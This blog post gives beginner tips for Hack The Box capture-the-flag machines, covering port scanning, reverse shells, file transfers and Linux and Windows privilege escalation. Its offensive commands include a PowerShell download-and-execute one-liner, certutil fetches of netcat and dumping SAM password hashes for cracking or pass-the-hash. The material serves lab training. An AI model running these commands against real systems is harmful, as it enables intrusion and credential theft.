Beginner Tips to Own Boxes at HackTheBox !

Circle Ninja
May 16, 2019 · 8 min read

Hack The Box Starter Tips

Hello guys! Hope all is well on the other side. This time around we will be discussing about *Hack The Box* which has become very famous for various machines and the levels within it.

This post discusses some starter tips for people who are intending to start owning boxes at **Hack The Box**. I personally recommend this site as it is very good for grasping various security concepts and also acts as a starter kit to cracking the 'RESPECTED' OSCP certification in infosec industry.

Disclaimer: Since this post got viral, I have to say, I am not a big fan of certs. (costly ones.) Security is a mindset, not a set of courses, certs etc. Practical exposure via bugbounty and ctf is better.

As a starter myself, I too have included some tips and my approach.

The people without VIP may encounter some occasional hiccups while working on the boxes but overall HTB far outweigh with pro's than cons. You can also check out VulnHub and download(large!) machines locally and play with it.

This post required the suggestive knowledge of active HTB players too and for that we have *Nirmal* who is also **OSCP certified**. Thanks to him for including his ideas for beginners. :)

1. Writeups/Videos

This no doubt deserves priority №1 . You can check out various htb writeups of retired machines. On Youtube, Ippsec (https://www.youtube.com/ippsec) is providing good walk-throughs for retired machines.

Check out https://0xdf.gitlab.io/ blog by 0xdf , he explains every thing in simple words and the techniques can also be used later in other machines. Another good site is https://www.hackingarticles.in/ctf-challenges-walkthrough/ which literally has goldmine of Box writeups .

You can also try the last two retired boxes while following the walk-through.

2. HTB Forums

Each machines has its own thread available in Hack The box Forums https://forum.hackthebox.eu .
You can check the forums for hints and message people who have completed the particular machines for hints. Note that this is highly beneficial. Reddit also helps! https://www.reddit.com/r/hackthebox/

3. Terminal

Is your terminal allowing to spawn multiple tabs?
One of the best is "tmux" which helps to efficiently utilise and run commands. Note that most of the activities in HTB will/can be done via terminals.

It is flexible. Sessions, panes and windows makes it easy to work.

Usage Tutorial by ippsec — https://www.youtube.com/watch?v=Lqehvpe_djs

4. Port Scans — Thumb Rule

The first probable recommendation comes as running an nmap scan of the machine ip, which helps to gather more intel, open ports etc.

A simple nmap scan can be done via nmap -A ipaddress

Nmap short, quick, SYN scan —

nmap -sCSV ipaddress -oA synscan

Nmap full, TCP SYN/ACK, relatively slow scan —

nmap -sTV -p- -Pn ipaddress -oA fulltcp

Don't forget to run UDP scans for SNMP, tftp and other UDP based services. nmap -sU ipaddress -oA udpscan

nmap -sC -sV -O -o res ipaddress
where res stores the nmap result. *C'mon would you run the scan again and again or just* ***cat it*** *?!*

If you are running out of time-

Quickly perform full TCP and UDP ports scan-

Try **masscan**.

masscan -p1–65535,U:1–65535 10.10.10.x — rate=1000 -e tun0

Ref: https://forum.hackthebox.eu/discussion/927/quick-port-scan-tip

5. Documentation

It is recommended to document your process and jot tips. Always try to create individual folders in your system, so as not to mess up and create cluttering.

ex. The box named box1 is in folder htb.
cd htb/box1
Try to reduce name sizes but make it understandable.

6. Reverse-Shells

This plays an integral part for owning machines. There are various reverse shells available and the most used among them is

"Pentest Monkey PHP reverse shell" available at http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet .

Do also check out https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md .

Please ensure the the IP address you specified remains correct while inside php reverse shell. Verify it by *ifconfig tun0*.

On usual approaches and if it is php-reverse-shell; simply reload the url location, a continuous loop with blank screen will surely generate the shell back the the terminal where netcat is listening.

I believe you have some knowledge of creating a Netcat Listener.
nc -lvnp 4444 <- This is the port on which it is listening. Can be changed to something else too!

On occasions you get reverse shell but not tty shell, you can get it via the command-
python -c 'import pty; pty.spawn("/bin/bash")'


Upgrading to fully interactive TTY shell (working arrow keys and CTRL-C won't kill the reverse shell session). After python -c 'import pty; pty.spawn("/bin/bash")' , hit CTRL-z (this will background the nc session). then on kali machine type "stty raw -echo " and enter. again, type "fg" and enter. (input cannot be seen after hitting stty command so simply type fg and enter).
This will now give fully interactive TTY shell as if you were logged in via SSH.

For reference:
https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/


Above method of interactive TTY only works in linux. For windows alternative, *rlwrap* can be used. Only arrow keys work and CTRL-C will kill the nc session in this case. Can be installed by:
$ apt install rlwrap -y
Usage: *$ rlwrap nc -lnvp 4444*

7. Box Difficulties

Please don't try to solve boxes rated hard while starting. I believe 2–3 boxes are always available for beginners. Check that by seeing here-



EASY



HARD

On occasions,when the box crashes, you can reset it.

After you are confident, start doing some other medium boxes and so on. :)

8. File Transfers

Sometimes you need to host python server and put some files which can be taken via wget commands from the machine. (This usually happens to get exploit code from our system to the machine.)

Start simple python http server

python -m SimpleHTTPServer 80

80 is the port . You can now wget files while specifying the ip and file name .

Linux file transfer:

1. Start Python/Apache Server on own machine and wget/curl on the target
2. base64 encode the file, copy/paste on target machine and decode
3. Netcat method:

reciever's end:

nc -l -p 1234 > out.file

sender's end:

nc destination_ipaddress 1234 < out.file

Windows:

1. certutil (equivalent to linux wget) —

certutil.exe -f -split -urlcache http://<ip>/nc.exe C:\Windows\Temp\nc.exe

2. Powershell —

powershell.exe (New-Object System.Net.WebClient).DownloadFile("http://<ip>/nc.exe", "C:\Windows\Temp\nc.exe")

3. PS equivalent of curl http://ip/script.sh | bash — powershell.exe IEX(New-Object System.Net.WebClient).DownloadString('http://ip/script.ps1')."

4. SMB method:

On kali machine:

$ impacket-smbserver test /root/dir_to_share

On windows machine:

copy \\ip\test\filename.exe

More file transfer methods can be found here -https://blog.ropnop.com/transferring-files-from-kali-to-windows/

9. Metasploit (Yes or No ?)

Metasploit contains ready made tools and scans which helps to get easy reverse shells but it is up to you whether to use them ?
Ensure that you are well aware of the internal working rather than setting Rhost ,show, run etc.

Some machines makers have crafted it in such a way that some auto work for metasploit won't work and you will be forced to modify them. ;)

10. Web stuff

You need to find hidden directories for some machines which can be done via tools like dirb, gobuster etc. I believe you also know about Burpsuite for intercepting stuff!

Tools: *dirsearch*, *gobuster*, *wfuzz*.

Start with dirsearch and default wordlist. Didn't find anything? gobuster and bigger wordlist ftw!

$gobuster -u http://ip -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html

If you get wildcard responses while brute forcing for files/dirs -

wfuzz it with unique filters like content length/lines/words/chars.

Ref- https://wfuzz.readthedocs.io/en/latest/

11. Linux Enumeration:

Forget about kernel exploits. HTB's linux machines are *almost* never vulnerable to kernel exploits. so.. enumeration, enumeration and enumeration.
1. start with very basics, check /etc/passwd for existing users, check home directories and files owned by those users.

2. Can you run a binary/script with sudo? check with $ sudo -l

3. Check for SUID files — *$ find / -perm -4000 2>/dev/null*

4. Any cron jobs running? cat /etc/crontab or crontab -l ; pspy tool can also be used to find any binary/scripts that are being run repeatedly. Simply download it from https://github.com/DominicBreuker/pspy/releases, copy it to the target machine and run.

5. Still found nothing that leads to privesc? Copy LinEnum.sh (https://github.com/rebootuser/LinEnum) script and run it. Read all outputs line by line, you'll find something fishy. (LinEnum.sh can be run with -t argument for more thorough test)

6. Found a weird binary (SUID or with sudo permissions)? Don't know how to abuse it to get shell? GTFObins comes to rescue. Let's say you can run /usr/bin/node binary as sudo but you don't know how to use that to pop a root shell then search for "node" in https://gtfobins.github.io and you'll get plenty of information which will help you to escalate privileges.

7. Lastly, I can't recommend g0tmi1k's cheatsheet **enough** for privesc.

https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

12. Windows Enumeration:

Windows has it' s own different world than linux but concept is same — find files with weak permissions, vulnerable programs, programs running with higher level of

privileges and so on.

1. Windows boxes might be vulnerable to kernel exploits. To find info about running operating system, service pack and installed hotfixes, “systeminfo” command can be used. Once you have OS and service pack info, you can google it and get an exploit. Some precompiled exploits:
- https://github.com/abatchy17/WindowsExploits
- https://github.com/SecWiki/windows-kernel-exploits

To find exploits corresponding to the installed hotfixes, Sherlock script can also be used https://github.com/rasta-mouse/Sherlock

2. Manual enumeration can be started with users. “net users” to list all the users and “net user username” to get info about one specific user. Do you have a shell with Administrator privs? Leaked credentials for higher privs users?

3. Windows equivalent of /etc/shadow —

Windows stores user hashes in C:\Windows\System32\config\SAM file, users with low privs can’t access it but there maybe some cases where you can read it. In that case, grab C:\Windows\System32\config\SYSTEM file too and use samdump2 utility in kali.
$ samdump2 SYSTEM SAM
Above command will generate a list of user along with their hashes which can be cracked with john/hashcat or directly used with Pass The Hash technique

Further reading — https://blog.ropnop.com/practical-usage-of-ntlm-hashes/

4. Check for installed programs in C:\Program Files or sometimes Desktop directory too. There maybe some vulnerable programs installed which can help to escalate privileges.

Quick cheatsheet for windows privesc & references -https://guif.re/windowseop) guif.re/windowseop

Oh by the way you need to hack your way to get the invite code while signing up!

Each machine has user.txt and root.txt . The file can be found under */home/{username}* on Linux machines and at the Desktop of the user on Windows. ***Keep trying and hitting hard.*** You can also check out the challenge sections on HTB .

Will appreciate a clap or share for the post. Bye.

https://twitter.com/CircleNinja

Thanks to Nirmal Thapa.

Hacking Hackthebox Security Ctf Oscp